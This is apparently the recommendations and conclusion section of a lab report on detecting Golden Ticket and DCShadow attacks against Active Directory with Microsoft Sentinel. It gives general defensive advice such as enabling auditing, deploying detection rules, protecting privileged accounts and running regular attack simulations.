This section provides actionable advice to improve security posture based on findings from the simulations and detection results.

5.1 Enable Advanced Auditing

Activate comprehensive auditing on Active Directory to ensure that critical events related to account and directory access are logged and forwarded to the SIEM.

5.2 Deploy Detection Rules

Implement tailored detection rules within Microsoft Sentinel that correlate suspicious event patterns, such as privilege assignments combined with abnormal ticket requests.

5.3 Isolate High-Privilege Accounts

Limit the use and exposure of sensitive accounts (e.g., krbtgt, domain admins) by applying strict access controls and periodic password resets.

5.4 Use Tiered Admin Model

Adopt a tiered administration model to segregate administrative privileges and reduce risks from lateral movement and privilege escalation.

5.5 Regularly Simulate Attacks

Conduct periodic red team exercises or simulations of Golden Ticket and DCShadow attacks to continuously test and improve detection capabilities.

6. Conclusion

The lab simulations successfully demonstrated that Microsoft Sentinel, when properly configured, is capable of detecting advanced Active Directory attacks such as Golden Ticket and DCShadow. Key Windows Security event IDs served as reliable indicators of malicious activity, enabling effective monitoring and analysis. While the log ingestion and querying processes were consistent and dependable, this exercise also highlighted that detection alone is not enough—strong security policies, access controls, and segmentation are essential to prevent such attacks. Overall, the project reinforced the importance of continuous monitoring and proactive threat detection to enhance an organization's ability to quickly identify and respond to sophisticated security threats.